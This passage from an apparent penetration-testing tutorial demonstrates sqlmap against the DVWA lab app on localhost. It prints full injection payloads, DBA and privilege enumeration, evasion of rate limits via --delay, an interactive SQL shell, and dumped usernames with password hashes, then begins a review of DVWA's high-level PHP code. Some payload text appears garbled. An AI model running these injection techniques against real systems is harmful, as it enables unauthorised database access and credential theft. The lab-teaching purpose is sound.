(02:53:08) [INFO] testing 'MySQL > 5.8.12 stacked queries (query SLEEP - comment)'
(02:53:08) [INFO] testing 'MySQL < 5.8.12 stacked queries (BENCHMARK - comment)'
(02:53:08) [INFO] testing 'MySQL < 5.8.12 stacked queries (BENCHMARK)'
(02:53:08) [INFO] testing 'MySQL > 5.8.12 time-based blind (query SLEEP)'
(02:53:18) [INFO] POST parameter 'id' appears to be 'MySQL > 5.8.12 AND time-based blind (query SLEEP)' injectable
(02:53:18) [INFO] testing 'Generic UNION query (NULL) - 1 to 28 columns'
(02:53:18) [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
(02:53:18) [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
(02:53:18) [INFO] target URL appears to have 2 columns in query
(02:53:18) [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 28 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
```

Figure 24. SQLmap `--random-agent` execution part 2 of 3

```
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:

Parameter: id (POST)
Type: Boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: let SELECT (CASE WHEN (8847=3347) THEN 1 ELSE (SELECT 6732 UNION SELECT 4613) END)0Submit-Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: let=1 AND (SELECT 6410 FROM SELECT COUNT(*),CONCAT(0x7178787671,(SELECT (ELT(6410=6410,1)))0x71686a7671,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY *3)0Submit-Submit

Type: time-based blind
Title: MySQL > 5.8.12 AND time-based blind (query SLEEP)
Payload: let=1 AND (SELECT 1638 FROM (SELECT(SLEEP(5)))x0Submit-Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: let=1 UNION ALL SELECT NULL,CONCAT(0x7178787671,0x6550715069566dc6c988687a62626c7855a46527858676a7773444f43a4d59804b7a506a09784465,0x71686a7671) -- --0Submit-Submit

[02:53:18] [INFO] the back-end DBMS is MySQL
[02:53:18] [INFO] fetching banner
web server operating system: Linux Debian 0 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.0
banner: 5.5.5a-redeb1-1.1
[02:53:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:53:18] [WARNING] your sqlmap version is outdated

[*] ending @ 02:53:18 /2025-06-03/

kali@kali: ~/Desktop/VWMA_SQL_Injection_Simulations
$
```

Figure 25. SQLmap `--random-agent` execution part 3 of 3



## The `--current-db` & `--current-user` & `--is-dba` Flags

SQLmap's `--current-db`, `--current-user`, and `--is-dba` flags are essential enumeration options that provide valuable insights into the context and privileges associated with the compromised SQL session.

The `--current-db` flag retrieves the name of the current default database in use by the application, which is critical for focusing subsequent data extraction and understanding the application's schema structure.

The `--current-user` flag, on the other hand, fetches the username used by the back-end DBMS for the session, which is often a service account or specific database user configured by the application. Knowing the current user can help penetration testers or threat actors assess the scope of access, especially when cross-referencing it with database roles and privileges.

The `--is-dba` flag takes this a step further by determining whether the current database user has administrative (DBA) privileges. This is a particularly crucial check because if the user has DBA rights, the attacker may be able to perform high-impact operations such as reading or writing files on the server, accessing other user's data, or even executing operating system commands depending on the DBMS.

As shown in Figure 26, an SQLmap execution was conducted with these specific flags. Firstly, it has successfully identified the current database as "dvwa" through the `--current-db` flag, providing the foundational knowledge needed for targeted data extraction operations. Secondly, the `--current-user` enumeration reveals that the database connection operates under the `root@localhost` user context, which immediately signals elevated privileges within the MySQL environment. Finally, and most significantly, the `--is-dba` check confirms that the current user possesses DBA (Database Administrator) privileges, as indicated by the affirmative response in the output `current user is DBA: True`. This combination of findings presents a high-risk scenario where the compromised SQL injection vulnerability provides not only access to the application's primary database but also administrative-level control over the entire database management system.

```
kali@kali: ~/Desktop/DVWA_SQL_Injection_Simulations
$ sqlmap -r request.txt --current-user=root --is-dba

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 02:54:29 /2025-06-03/

[02:54:29] [INFO] parsing HTTP request from 'request.txt'
[02:54:29] [INFO] resuming back-end DBMS 'mysql'
[02:54:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (3847*3847) THEN 1 ELSE (SELECT 6732 UNION SELECT 4613)) (NO))$Submit+Submit
Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 6410 FROM(SELECT COUNT(*),CONCAT(0x71707b7673,(SELECT (ELT(6410=6410,1)))0,716b6a7671,FLOOR(RAND(0)*2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)$Submit+Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1830 FROM (SELECT(SLEEP(5))))$Submit+Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71707b7671,0x4650715069566c6c69686867462626c7855a652785867647773444f434d596b4b74506a59704465,0x716b6a7671)-- --$Submit+Submit

[02:54:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.6.8
[02:54:29] [INFO] fetching current user
[02:54:29] [WARNING] reflective value(s) found and filtering out
current user: 'root@localhost'
[02:54:29] [INFO] fetching current database
current database: 'dvwa'
[02:54:29] [INFO] testing if current user is DBA
[02:54:29] [INFO] fetching current user
current user is DBA: True
[02:54:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:54:29] [WARNING] your sqlmap version is outdated

[*] ending @ 02:54:29 /2025-06-03/

kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations
```

Figure 26. SQLmap `--current-db` & `--current-user` & `--is-dba` execution






## The `--roles` Flag

SQLmap's `--roles` flag is used to enumerate the database roles associated with the current user, provided the back-end database management system (DBMS) supports role-based access control (RBAC). This flag is particularly useful in security assessments where understanding the privileges assigned to a user account is crucial for evaluating the potential impact of a compromise. In many DBMS platforms like Oracle, PostgreSQL, and SQL Server, roles define what actions a user can perform such as reading tables, executing procedures, or administering the database.

However, it's important to note that not all database systems implement role-based access control. As demonstrated in Figure 27, when SQLmap encounters a MySQL database (version 5.0 or higher), it recognizes that `the concept of roles does not exist` in MySQL's architecture and automatically adapts by stating "sqlmap will enumerate privileges instead." This intelligent fallback behavior ensures that valuable access control information is still gathered even when the target DBMS doesn't support formal role structures.

When roles are supported, SQLmap queries the system tables or metadata to extract a list of all roles granted to the current user. When roles aren't available (as with MySQL), SQLmap pivots to privilege enumeration, which serves a similar purpose by identifying the specific permissions granted to the current user account. As shown in Figures 28 to 33, the privilege enumeration reveals comprehensive access rights for multiple root user instances, including administrative privileges across various database operations such as ALTER, CREATE, DELETE, DROP, EXECUTE, FILE, INSERT, SELECT, SHUTDOWN, SUPER, TRIGGER, and UPDATE permissions.

In real-world attack scenarios, whether through role identification or privilege enumeration, this information can aid in privilege escalation paths or uncover security misconfigurations where excessive privileges have been granted to non-administrative accounts. Therefore, the `--roles` flag (and its automatic privilege enumeration fallback) is a powerful addition to any SQL injection-based enumeration campaign, providing deeper insight into access control distribution.



```
(kali@kali) ~/Desktop/DBMS_SQL_Injection_Simulations
$ sqlmap -r request.txt --roles

[... 0.75s ...]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:55:28 /2025-06-05/

[02:55:28] [INFO] parsing HTTP request from 'request.txt'
[02:55:28] [INFO] resuming back-end DBMS 'mysql'
[02:55:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=SELECT (CASE WHEN (3847=3847) THEN 1 ELSE (SELECT 6732 UNION SELECT 4612) END)#Submit-Submit
Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 6410 FROM(SELECT COUNT(*),CONCAT(0x7178787871,(SELECT (ELT(6410=6410,1)))0x71606a7671,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)#Submit-Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1838 FROM (SELECT(SLEEP(5)))x0C)#Submit-Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7178787871,0x65071506956dc6c968687462626c7855a4652785867647773444f434d596b4b74586a978a465,0x71606a7671)-- --Submit-Su
bit

[02:55:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL
[02:55:28] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[02:55:28] [INFO] fetching database users privileges
[02:55:28] [WARNING] reflective value(s) found and filtering out
```

Figure 27. SQLmap `--roles` execution part 1 of 7

```

database management system users roles:
[*] 'debian-sys-maint'@'localhost' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

```

Figure 28. SQLmap '--roles' execution part 2 of 7

```

[*] 'root'@'::1' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

```

Figure 31. SQLmap '--roles' execution part 5 of 7

```

[*] 'root'@'%' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

```

Figure 29. SQLmap '--roles' execution part 3 of 7

```

[*] 'root'@'ed1f485244a' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

```

Figure 32. SQLmap '--roles' execution part 6 of 7

```

[*] 'root'@'127.0.0.1' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

```

Figure 30. SQLmap '--roles' execution part 4 of 7

```

[*] 'root@localhost' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

[02:55:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:55:20] [WARNING] your sqlmap version is outdated

[*] ending @ 02:55:20 /2025-06-03/

(kali@kali)~[~/Desktop/DVWA_SQL_Injection_Simulations]
$


```

Figure 33. SQLmap `--roles` execution part 7 of 7

## The `--delay` Flag

The `--delay` flag in SQLmap is a valuable option used to introduce a fixed pause (in seconds) between each HTTP request sent during the injection process. This flag is especially useful in scenarios where the target web application is protected by rate-limiting mechanisms, intrusion detection/prevention systems (IDS/IPS), or web application firewalls (WAFs) that monitor for suspicious patterns such as high-frequency requests. By slowing down the pace of the attack, the `--delay` flag helps SQLmap mimic more human-like interaction, thereby reducing the likelihood of triggering automated defenses or being blocked outright.

As shown in Figure 34, the `--delay` flag is set to 5 seconds in the SQLmap command execution, and its effects are clearly visible in the timestamp progression throughout the enumeration process. The deliberate pacing becomes evident when examining the time intervals between operations. For instance, the transition from parsing HTTP requests at one timestamp to retrieving backend DBMS information at subsequent timestamps shows a 5-second gap. Furthermore, this systematic delay is particularly noticeable during the database schema extraction phase, where SQLmap performs multiple queries to gather the database names. As observed, the requests are methodically spaced according to the specified delay parameter. The controlled timing prevents the tool from overwhelming the target server with rapid-fire requests, demonstrating how the `--delay` flag effectively throttles the injection attempts.



```
kali@kali: ~/Desktop/OWASP_SQLmap_Injection_Simulations
SQLmap -i request.txt --url http://10.10.10.10 --delay 5

[+] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
to and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:58:14 /2025-06-03/

[02:58:14] [INFO] parsing HTTP request from 'request.txt'
[02:58:14] [INFO] resuming back-end DBMS 'mysql'
[02:58:19] [INFO] testing connection to the target URL
SQLmap resumed the following injection point(s) from stored session:
--
Parameter: id (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (3847=3847) THEN 1 ELSE (SELECT 6732 UNION SELECT 4613) END))0Submit-Submit
Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 6410 FROM(SELECT COUNT(*),CONCAT(0x7178787871,(SELECT (ELT(0x410-0x410,)))0x71060a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GR
oup BY x)a)0Submit-Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1838 FROM (SELECT(SLEEP(5))))x0C0c0Submit-Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7178787871,0x4e38715069566c6c6968687462626c78555a4652785867647773444f434d59686b74586a69784465,0x71060a7671)-- -0Submit-Su
mit

[02:58:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 0 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL > 5.0
[02:58:19] [INFO] fetching database names
[02:58:29] [WARNING] reflective value(s) found and filtering out
available databases [4]:
[*] down
[*] information_schema
[*] mysql
[*] performance_schema
[02:58:29] [INFO] fetched data logged to text file under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:58:29] [WARNING] your sqlmap version is outdated

[*] ending @ 02:58:29 /2025-06-03/
```

Figure 34. SQLmap `--delay` execution


## The `--sql-query` Flag

The `--sql-query` flag in SQLmap is a powerful option that allows the user to directly execute custom SQL statements against a vulnerable database once injection has been confirmed and access established. Unlike the more automated data extraction flags (e.g., `--dump` or `--tables`), `--sql-query` gives the penetration tester fine-grained control over the exact data to be retrieved, allowing for highly targeted and context-aware queries.

As demonstrated in Figure 35, a query like `--sql-query "SELECT user, password FROM dvwa.users;"` enables the precise extraction of usernames and hashed passwords from a specific table within a known database which effectively bypasses the need to enumerate and select databases or tables manually.

This parameter is especially useful in real-world scenarios where the tester already has knowledge of the schema or where stealth is required. Executing a single specific query can minimize noise and avoid drawing attention compared to broader enumeration techniques. It is also useful for testing more complex SQL logic or performing administrative tasks, such as retrieving configuration values or checking privilege levels.

However, this power comes with increased responsibility, as poorly crafted queries can result in syntax errors or unintentionally destructive behavior. Therefore, proper understanding of the database schema and SQL syntax is essential when using this parameter. Overall, `--sql-query` offers flexibility, precision, and efficiency, making it a vital tool for both advanced exploitation and focused information gathering during SQL injection assessments.



```
(kali@kali):~/Desktop/DVWA_SQL_injection_Simulations$ sqlmap -r request.txt --sql-query "SELECT user, password FROM dvwa.users;"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:59:14 /2025-06-03/

[02:59:14] [INFO] parsing HTTP request from 'request.txt'
[02:59:14] [INFO] guessing back-end DBMS 'MySQL'
[02:59:14] [INFO] testing connection to the target URL.
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)
Type: Boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=SELECT (CASE WHEN (3847=3847) THEN 1 ELSE (SELECT 6732 UNION SELECT 6612) END)#Submit-Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 6410 FROM SELECT COUNT(*) , CONCAT(0x7178787671,(SELECT (ELT(6410=6410,1))) ,0x71686a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)#Submit-Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1838 FROM (SELECT(SLEEP(3))))x#Submit-Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7178787671,0x4550715089566dc6968687462626c7855a4652785867647773444f434d596b4b74586a69784a65,0x71686a7671) -- --#Submit-Su
bmit

[02:59:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.0
[02:59:14] [INFO] Fetching SQL SELECT statement query output: 'SELECT user, password FROM dvwa.users'
[02:59:14] [WARNING] reflective value(s) found and filtering out
SELECT user, password FROM dvwa.users (5)
[*] admin, 5f4dc235aa7d5081083276d8802cf99
[*] gordonb, 099a18c28c338d5f208053678922e03
[*] 332p, 8d3d33d32e2c3866d7e04fc4e923b0
[*] pablo, 0d187089f5bba4c4dc3de5c71e9e9d7
[*] smithy, 5f4dc235aa7d5081083276d8802cf99

[02:59:14] [INFO] Fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[02:59:14] [WARNING] your sqlmap version is outdated

[*] ending @ 02:59:14 /2025-06-03/

(kali@kali):~/Desktop/DVWA_SQL_injection_Simulations$
```

Figure 35. SQLmap `--sql-query` execution

## The `--sql-shell` Flag

The `--sql-shell` parameter in SQLmap grants the penetration tester an interactive SQL command-line interface for issuing arbitrary SQL queries directly to the backend database once a successful injection point has been found. Unlike `--sql-query`, which executes a single, predefined SQL statement and then exits, `--sql-shell` opens a persistent session that allows the tester to input multiple SQL commands dynamically in real-time which effectively mimics the behavior of native database clients like mysql or psql. This interactive environment is particularly useful when the tester does not have a full understanding of the database schema or wishes to conduct exploratory probing, such as listing tables, inspecting column names, or performing trial-and-error-based queries without having to rerun SQLmap each time. It supports most standard SQL syntax relevant to the target DBMS and can be a powerful tool for gathering data, testing privileges, or modifying records when appropriate.

As demonstrated in Figure 36, SQLmap was executed with the `--sql-shell` flag. Consequently, as shown in Figure 37, the `--sql-shell` flag functionality can be seen in action as it provides seamless interactive access to the compromised MySQL database. The execution of `SELECT user, password FROM dvwa.users;` successfully retrieves all usernames and their corresponding hashed passwords. The results display entries for admin, gordonb, 1337, pablo, and smithy users along with their MD5 password hashes. The session concludes as illustrated in Figure 38, where the tester exits the interactive shell.

```
(kali@kali) ~ - [Desktop/DVWA_SQL_Injection_Simulations]
$ sqlmap -r request.txt --sql-shell

[+] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 03:00:04 /2025-06-03/

[03:00:04] [INFO] parsing HTTP request from 'request.txt'
[03:00:04] [INFO] resuming back-end DBMS 'mysql'
[03:00:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (8847=8847) THEN 1 ELSE (SELECT 8732 UNION SELECT 4613) END))0Submit-Submit
Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 4048 FROM(SELECT COUNT(*),CONCAT(0x7170787071,(SELECT (ELT(6410=6410,1)))0x71866a7071,FLOOR(RAND(0)*2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)0Submit-Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1838 FROM (SELECT(SLEEP(5))))0CoC0Submit-Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7170787071,0x4e5871580956cc6c968087462026c7855a465278580764777344fa43ad5960ab74586a0978a465,0x71866a7071)-- --0Submit-Submit

[03:00:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL > 5.0
[03:00:04] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

Figure 36. SQLmap `--sql-shell` execution part 1 of 3

```
sql-shell> SELECT user, password FROM dvwa.users;
[03:00:20] [INFO] fetching SQL SELECT statement query output: 'SELECT user, password FROM dvwa.users'
SELECT user, password FROM dvwa.users [5]:
[*] admin, 5f4dcc3b5aa765d61d8327deb882cf99
[*] gordonb, e99a18c428cb38d5f260853678922e03
[*] 1337, 8d3533d75ae2c3966d7e0d4fcc69216b
[*] pablo, 0d107d09f5bbe40cade3de5c71e9e9b7
[*] smithy, 5f4dcc3b5aa765d61d8327deb882cf99
sql-shell>
```

Figure 37. SQLmap `--sql-shell` execution part 2 of 3

```
sql-shell> exit
[03:00:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[03:00:58] [WARNING] your sqlmap version is outdated
[*] ending @ 03:00:58 /2025-06-03/

(kali@kali) ~ - [Desktop/DVWA_SQL_Injection_Simulations]
$
```

Figure 38. SQLmap `--sql-shell` execution part 3 of 3

Now, we move beyond the basics and tackle the more sophisticated layers of SQL injection resistance found in DVWA's high and impossible difficulty levels. We will explore evasive techniques such as tamper script usage, IP spoofing via custom headers, and scan intensity configurations using `--level`` and `--risk``. You'll learn how to escalate from database enumeration to user-level system compromise using `--file-write``, which culminates in the deployment of a web shell. To bridge theory with reality, this section also includes a real-world Capture the Flag (CTF) environment of a HackTheBox (HTB) machine called Jarvis. By the end of this article, you'll be equipped not only with the tools but also with the methodology to navigate and exploit hardened SQL injection targets effectively.





## SQL Injection (High) PHP Code Review

At the high security level, DVWA significantly strengthens its defense against SQL injection attacks compared to the low and medium settings. The whole PHP code of the high-level SQLi exercise of DVWA is illustrated in Figure 39.

The most notable improvement is the use of session variables for user identification instead of form-based or URL-based input. As highlighted in line 4, the user ID is retrieved from the session via ``$_SESSION['id']``. This approach significantly enhances security since session values are stored server-side, making them less susceptible to manipulation by an attacker. By reducing exposure to user-controlled input, this mechanism mitigates one common attack vector for SQL injection.

Furthermore, the end of line 6 illustrates the SQL query that utilizes the ``LIMIT 1`` clause. This addition helps restrict the query to returning only a single row, reducing the potential data exposure even if an SQL injection attempt were to succeed. While not a true mitigation against SQL injection itself, it serves as a practical risk-reduction measure by limiting the impact of successful injection attempts aimed at dumping large datasets.

However, despite the use of session variables and query limiting, the application still constructs SQL queries using direct string interpolation, as shown in the whole of line 6. This remains a residual vulnerability. If an attacker manages to manipulate or poison the session through flaws such as session hijacking, they could potentially inject SQL payloads via the ``$_SESSION['id']`` value. While this attack vector is significantly more difficult to exploit compared to user-controlled inputs, the lack of prepared statements or parameterized queries still leaves the system exposed under certain conditions.

Despite these drawbacks, the application does implement improved error handling, which is a step in the right direction. As seen in line 7, instead of revealing detailed SQL errors, it outputs a generic message ``Something went wrong.`` This prevents attackers from gaining insight into the underlying database structure through error-based SQL injection techniques, which is a common reconnaissance tactic.

In summary, DVWA's high security level introduces meaningful improvements against SQL injection, such as retrieving the user ID from server-side session variables and using a ``LIMIT 1`` clause to minimize data exposure. It also incorporates better error handling to obscure database details. However, the continued use of direct string interpolation in SQL queries leaves a residual risk, particularly if an attacker compromises the session.

```
1  <?php
2  if( isset( $_SESSION [ 'id' ] ) ) {
3      // Get input
4      $id = $_SESSION[ 'id' ];
5      // Check database
